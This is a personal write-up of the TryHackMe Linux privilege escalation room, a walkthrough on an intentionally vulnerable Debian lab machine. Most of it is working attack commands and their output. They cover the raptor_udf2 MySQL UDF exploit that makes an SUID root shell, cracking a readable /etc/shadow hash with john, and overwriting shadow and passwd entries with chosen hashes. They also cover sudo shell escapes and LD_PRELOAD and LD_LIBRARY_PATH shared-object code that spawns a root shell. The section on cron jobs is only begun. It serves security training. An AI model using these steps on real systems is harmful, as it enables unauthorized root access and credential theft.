
Linux Privilege Escalation

This is created from Linux PrivEsc room on tryhackme , here i will be creating a methodology for how to look for things , add my points and make it more easy to understand .



we will be connecting to an intentionally vulnerable machine using ssh and practice and show demo's on that .

lets ssh into the machine and get going .

Service Exploits

Basic Introduction :

→ services are programs that run in the background that accept input and perform regular tasks .

→ if vulnerable services are running as root , we can exploit them and lead to command execution .

where to look for these ?

service exploits can be found on Search-Sploit , Google , Github etc.

lets begin with escalation our privileges using this :

→ first lets find all the processes or services running as root :

use this command " ps aux | grep "^root" "

```
user@debian:~$ ps aux | grep "^root"
root         1  0.0  0.0   8396   812 ?        Ss   03:26   0:00 init [2]
root         2  0.0  0.0      0     0 ?        S    03:26   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    03:26   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S    03:26   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S    03:26   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S    03:26   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S    03:26   0:00 [cpuset]
root         8  0.0  0.0      0     0 ?        S    03:26   0:00 [khelper]
root         9  0.0  0.0      0     0 ?        S    03:26   0:00 [netns]
root        10  0.0  0.0      0     0 ?        S    03:26   0:00 [async/mgr]
root        11  0.0  0.0      0     0 ?        S    03:26   0:00 [pm]
root        12  0.0  0.0      0     0 ?        S    03:26   0:00 [xenwatch]
root        13  0.0  0.0      0     0 ?        S    03:26   0:00 [xenbus]
root        14  0.0  0.0      0     0 ?        S    03:26   0:00 [sync_supers]
root        15  0.0  0.0      0     0 ?        S    03:26   0:00 [bdi-default]
root        16  0.0  0.0      0     0 ?        S    03:26   0:00 [kintegrityd/0]
```

we got all the processes running as root .

then we move to the phase of enumerating program versions that are running as root .

there are several methods to get the job done .

we will be targeting mysql service for our examples and exploitation here :

```
root      1841  0.0  0.1   9180  1392 ?        S    03:27   0:00 /bin/sh /usr/bin/mysqld_safe
root      1966  0.0  2.3 163616 24140 ?        Sl   03:27   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mys
qld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
root      1967  0.0  0.0   3896   644 ?        S    03:27   0:00 logger -t mysqld -p daemon.error
user@debian:~$
```

now lets enumerate its version :

```
user@debian:~$ mysql --version
mysql  Ver 14.14 Distrib 5.1.73, for debian-linux-gnu (x86_64) using readline 6.1
```

sometimes -v also works

then --version works for some apps

on debian based distributions :

```
user@debian:~$ mysql --version
mysql  Ver 14.14 Distrib 5.1.73, for debian-linux-gnu (x86_64) using readline 6.1
user@debian:~$ dpkg -l | grep mysql
ii  libdbd-mysql-perl                  4.016-1                     Perl5 database interface to the MySQL database
ii  libmysqlclient16                   5.1.73-1+deb6u1             MySQL database client library
ii  mysql-client-5.1                   5.1.73-1+deb6u1             MySQL database client binaries
ii  mysql-common                       5.1.73-1+deb6u1             MySQL database common files, e.g. /etc/mysql/my.cnf
ii  mysql-server                       5.5.47-0+deb6u1             MySQL database server (metapackage depending on the latest version)
ii  mysql-server-5.1                   5.1.73-1+deb6u1             MySQL database server binaries and system database setup
ii  mysql-server-core-5.1              5.1.73-1+deb6u1             MySQL database server binaries
```

we can list packages with dpkg -l and grep software name out of it .

on systems that use rpm based package manager we can do :

rpm -q | grep mysql

we can then perform further enumeration using scripts , lets use linux smart enumeration script for this task :

```
user@debian:~/tools/privesc-scripts$ ./lse.sh -l 1 -i

 LSE Version: 2.1

        User: user
     User ID: 1000
    Password: none
        Home: /home/user
        Path: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/sbin:/usr/sbin:/usr/local/sbin
       umask: 0022

    Hostname: debian
       Linux: 2.6.32-5-amd64
Architecture: x86_64

================================================================( users )=====
[i] usr000 Current user groups.............................................. yes!
[*] usr010 Is current user in an administrative group?...................... nope
[*] usr020 Are there other users in an administrative groups?............... nope
[*] usr030 Other users with shell........................................... yes!
---
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

we ran the script with level -l set to 1 and -i to do not prompt us for passwords .

read that thoroughly and you will see that :

```
================================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?............. nope
[!] sof010 Can we connect to MySQL as root without password?............... yes!
```

we can login to mysql as root without any password .

```
03:27     1967     root logger -t mysqld -p daemon.error
03:27     1966     root /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/m
ysqld.sock --port=3306
03:27     1841     root /bin/sh /usr/bin/mysqld_safe
```

this lse script also proves that indeed mysql is running as root .

now lets look for a valid exploit that we can use to gain root access.

via google :

mysql 5.1.73-1 exploit privilege escalation

All | Videos | News | Shopping | Images | More | Tools


About 8,850 results (0.39 seconds)

https://www.exploit-db.com › exploits

1518 - Exploit-DB

20-Feb-2006 — **MySQL** 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic ... is an helper dynamic library for local **privilege escalation** through * **MySQL** ...

so the exploit number we will be using is 1518 :



i have already downloaded and transferred the exploit to target machine , lets begin with exploitation phase as there are several commands we need to issue shown in the exploit description .

```
* Usage:
* $ id
* uid=500(raptor) gid=500(raptor) groups=500(raptor)
* $ gcc -g -c raptor_udf2.c
* $ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
* $ mysql -u root -p
* Enter password:
* [...]
* mysql> use mysql;
* mysql> create table foo(line blob);
* mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
* mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
* mysql> create function do_system returns integer soname 'raptor_udf2.so';
* mysql> select * from mysql.func;
* +-----------+-----+----------------+----------+
* | name      | ret | dl             | type     |
* +-----------+-----+----------------+----------+
* | do_system |   2 | raptor_udf2.so | function |
* +-----------+-----+----------------+----------+
* mysql> select do_system('id > /tmp/out; chown raptor.raptor /tmp/out');
* mysql> \! sh
* sh-2.05b$ cat /tmp/out
* uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
* [...]
*
* E-DB Note: Keep an eye on https://github.com/mysqludf/lib_mysqludf_sys
*
*/
```

let me perform and explain each step one by one ,

compiling the code in 1st command and creating a shared object in second command :

```
user@debian:~/tools/mysql-udf$ gcc -g -c raptor_udf2.c -fPIC
user@debian:~/tools/mysql-udf$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
user@debian:~/tools/mysql-udf$
user@debian:~/tools/mysql-udf$ ls
raptor_udf2.c  raptor_udf2.o  raptor_udf2.so
user@debian:~/tools/mysql-udf$
```

now lets login to mysql as root :

```
user@debian:~/tools/mysql-udf$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Execute the following commands on the MySQL shell to create a User Defined Function (UDF) "do_system" using our compiled exploit:

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.00 sec)
```

Use the function to copy /bin/bash to /tmp/rootbash and set the SUID permission:

```
mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
+-----------------------------------------------------------------------+
| do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash') |
+-----------------------------------------------------------------------+
|                                                                     0 |
+-----------------------------------------------------------------------+
1 row in set (0.00 sec)
```

then exit the mysql software and run the rootbash in /tmp directory using -p to execute it as SUID bit set :

```
user@debian:~/tools/mysql-udf$ /tmp/rootbash -p
rootbash-4.1# whoami
root
```

and we are root all because of a vulnerable service running as root .

Weak File Permissions - Readable /etc/shadow

so what is /etc/shadow file ?

it is the file in linux system that contains all the users and their passwords hashes .

normally , it is meant to be read only by root users but if it is readable by normal user , we can crack the password hash using john-the-ripper tool .

lets see it in actions :

first move into the /etc directory and then use ls -l to list files with permissions and grep out the shadow file :

```
user@debian:/etc$ ls -l | grep shadow
-rw-r————— 1 root shadow   478 Aug 25  2019 gshadow
-rw——————— 1 root root     468 May 13  2017 gshadow-
-rw-r--rw- 1 root shadow   837 Aug 25  2019 shadow
-rw——————— 1 root root     837 Aug 25  2019 shadow-
```

as we can see shadow file is readable by all users , lets read the file :

```
user@debian:/etc$ cat shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1zrR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
mysql:!:18133:0:99999:7:::
```

so as we can see root's hash on the top .

lets copy it into a text file :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# cat hash.txt
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
```

then crack it using john the ripper and rockyou wordlist :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (root)
1g 0:00:00:00 DONE (2022-07-03 05:24) 3.571g/s 7314p/s 7314c/s 7314C/s kucing..lovers1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

and we got the password for root , lets escalate our privileges :

```
user@debian:/etc$ su root
Password:
root@debian:/etc# whoami
root
root@debian:/etc#
```

and we got root .

Weak File Permissions - Writable /etc/shadow

so as we have seen above that /etc/shadow file contains the password hashes , if it is writable , we can remove the old hash and add a hash of our choice for which we also have password , once changed we can login as root easily as we now have password for the hash we added.

```
user@debian:/etc$ ls -l | grep shadow
-rw-r----- 1 root shadow   478 Aug 25  2019 gshadow
-rw------- 1 root root     468 May 13  2017 gshadow-
-rw-r--rw- 1 root shadow   837 Aug 25  2019 shadow
-rw------- 1 root root     837 Aug 25  2019 shadow-
```

we can see that the shadow file is world writable , that means we can create our own hash and remove the old hash for root user ,

creating our own hash :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# mkpasswd -m sha-512 1337
$6$HIgrzVlUiIr85vIP$apMwV0EkFqK/6TomUoiJ2LT0T/egyJOq.nV6W1QkyBxaYAnoTDY0JEZLsPdSw7Egh2mTHGlwCFkHL7l4b8jWX1
```

we used mkpasswd utility to create a sha-512 hash for our password that is '1337'

then we change this :

```
user@debian:/etc$ cat shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
```

to this :

```
user@debian:/etc$ cat shadow
root:$6$HIgrzVlUiIr85vIP$apMwV0EkFqK/6TomUoiJ2LT0T/egyJOq.nV6W1QkyBxaYAnoTDY0JEZLsPdSw7Egh2mTHGlwCFkHL7l4b8jWX1:17298:0:99999:7:::
```

then su into root and use password 1337 :

```
user@debian:/etc$ su
Password:
root@debian:/etc# whoami
root
```

we basically changed the hash and used the password of the hash to login as root .

Weak File Permissions - Writeable /etc/passwd

so /etc/passwd file was also used to store hashes of users , but now it is

not used for that , but it can still be used to add users with hashes and login as them ,

so in our case , /etc/passwd is also writable :

```
user@debian:/etc$ ls -l | grep passwd
-rw-r--rw- 1 root root    1009 Aug 25  2019 passwd
-rw------- 1 root root     994 Aug 25  2019 passwd-
user@debian:/etc$
```

lets look at the file :

```
user@debian:/etc$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
mysql:x:104:106:MySQL Server,,,:/var/lib/mysql:/bin/false
```

lets first create a user called newuser with its hash :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# openssl passwd -1 -salt newroot 1337
$1$newroot$93He8rljrrwuloVA9NTfs0
```

then copy the root user /etc/passwd line :

```
user@debian:/etc$ cat passwd
root:x:0:0:root:/root:/bin/bash
```

now replace the first instance of root with newroot

and replace the x between the 2 colons with the hash we generated with open ssl .

and it will be something like this in the file after appending (at the end of file) :

```
newroot:$1$newroot$93He8rljrrwuloVA9NTfs0:0:0:root:/root:/bin/bash
```

and then su into newroot :

```
user@debian:/etc$ su newroot
Password:
root@debian:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/etc# whoami
root
```

adn we got root .

SUDO - Shell Escape Sequences

what is sudo ?

sudo is a program which lets users run other programs with the privileges of other users that is by default root .

we generally have to enter password to use sudo , but is not necessary if permitted by /etc/sudoers file .

commands for sudo :

→ To run a program as sudo :

sudo <program_name>

→ run a program as sudo as a specific user :

sudo -u <username> <program_name>

→ list programs that a user is allowed or disallowed to run as sudo :

sudo -l

→ if we have a known password of the user and we can run sudo :

sudo su (this will give us a root shell right away)

→ if for some reason su is not allowed :

try :

sudo -s

sudo -i

sudo /bin/bash

sudo passwd

so what are shell escape sequences :

sometimes we are restricted to run only certain programs via sudo , but it is sometimes possible to escape those programs and spawn a shell as root because the initial program runs as root , the shell spawned will also be a root shell .

list of programs with their shell escape sequences can be found here :

https://gtfobins.github.io

lets spawn some shells as root .

first enumerate all the programs we can run as root using sudo -l :

```
user@debian:/etc$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

then go to gtfobins and search for the escape-able binaries :

iftop :

iftop

Binary	Functions
iftop	Shell Sudo Limited SUID

exploitation :


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo iftop
!/bin/sh
```

in action :


run iftop as sudo :




we get this screen



then press '!' and we will get a command prompt then type /bin/bash and we will have a root shell :



we got a shell :



this is how we escape shells and all the others methods or programs , feel free to try .

SUDO - Environment Variables

So , SUDO can be configured to have or inherit some environment variables

what are environment variables ?

→ An *environment variable* is a variable whose value is set outside the program, typically through functionality built into the operating system

or microservice. An environment variable is made up of a name/value pair, and any number may be created and available for reference at a point in time.

to look for environment variables use sudo -l :

```
user@debian:~/tools/sudo$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
```

so there are two environment variables :

LD_PRELOAD = it loads a shared object , before any other when a program is run , basically if we set a LD_PRELOAD variable we can set a shared object path in it and the shared object will load before the actual application runs .

and

LD_LIBRARY_PATH = it provides a list of directories where shared libraries are searched for first related to an application , basically what we can do is create a shared object that is renamed as the one required by the application and set the environment variable pointing to that directory .

what we can do is create a shared object that spawns a shell in C language , then compile it as a shared object.

The C code we will be using for :

LD_PRELOAD :

```
user@debian:~/tools/sudo$ cat preload.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

and

LD_LIBRARY_PATH:

```
user@debian:~/tools/sudo$ cat library_path.c
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

so lets begin to exploitation phase , shall we :

1 . Exploiting LD_PRELOAD :

first lets compile the code as a shared library :

```
user@debian:~/tools/sudo$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so ./preload.c
user@debian:~/tools/sudo$ ls /tmp/
backup.tar.gz  preload.so  useless
user@debian:~/tools/sudo$
```

we compiled the code in /tmp directory ,

now lets set the variable and use any of the program we are allowed to run as sudo :

```
user@debian:~/tools/sudo$ sudo LD_PRELOAD=/tmp/preload.so ftp
root@debian:/home/user/tools/sudo# whoami
root
```

or use anyone you like ,

```
user@debian:~/tools/sudo$ sudo LD_PRELOAD=/tmp/preload.so nmap
root@debian:/home/user/tools/sudo# whoami
root
```

basically the object loads and take over the normal execution and leads to a shell .

noo moving on to the next one :

2. LD_LIBRARY_PATH :

so our first course of action is to find the shared object required by any application before being executed and the name of the object .

for that we will use ldd utility :

```
user@debian:~/tools/sudo$ ldd /usr/sbin/apache2
        linux-vdso.so.1 =>  (0x00007fff74ab4000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fc90dea7000)
        libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007fc90dc83000)
        libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007fc90da49000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00007fc90d82d000)
        libc.so.6 => /lib/libc.so.6 (0x00007fc90d4c1000)
        libuuid.so.1 => /lib/libuuid.so.1 (0x00007fc90d2bc000)
        librt.so.1 => /lib/librt.so.1 (0x00007fc90d0b4000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007fc90ce7d000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007fc90cc78000)
        libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007fc90ca50000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fc90e364000)
```

so there are several shared objects required by apache 2 , we will be using “libcrypt.so.1” for this case .

lets compile the binary as shared object with name libcrypt.so.1 :

```
user@debian:~/tools/sudo$ gcc -o /tmp/libcrypt.so.1 -shared -fPIC
library_path.c  preload.c
user@debian:~/tools/sudo$ gcc -o /tmp/libcrypt.so.1 -shared -fPIC library_path.c
user@debian:~/tools/sudo$ ls /tmp
backup.tar.gz  libcrypt.so.1  preload.so  useless
```

now lets set the environment variable and launch apache2 :

```
user@debian:~/tools/sudo$ sudo LD_LIBRARY_PATH=/tmp apache2
apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user/tools/sudo# whoami
root
root@debian:/home/user/tools/sudo#
```

and we got root in both of the cases .

Cron Jobs : File Permissions

So what are cron jobs ?

Cron jobs are programs or scripts which users can schedule to run at specific times or intervals. Cron table files (crontabs) store the configuration for cron jobs. The system-wide crontab is located at /etc/crontab.

lets look at the cron-jobs on the machine :

```
user@debian:~/tools/sudo$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

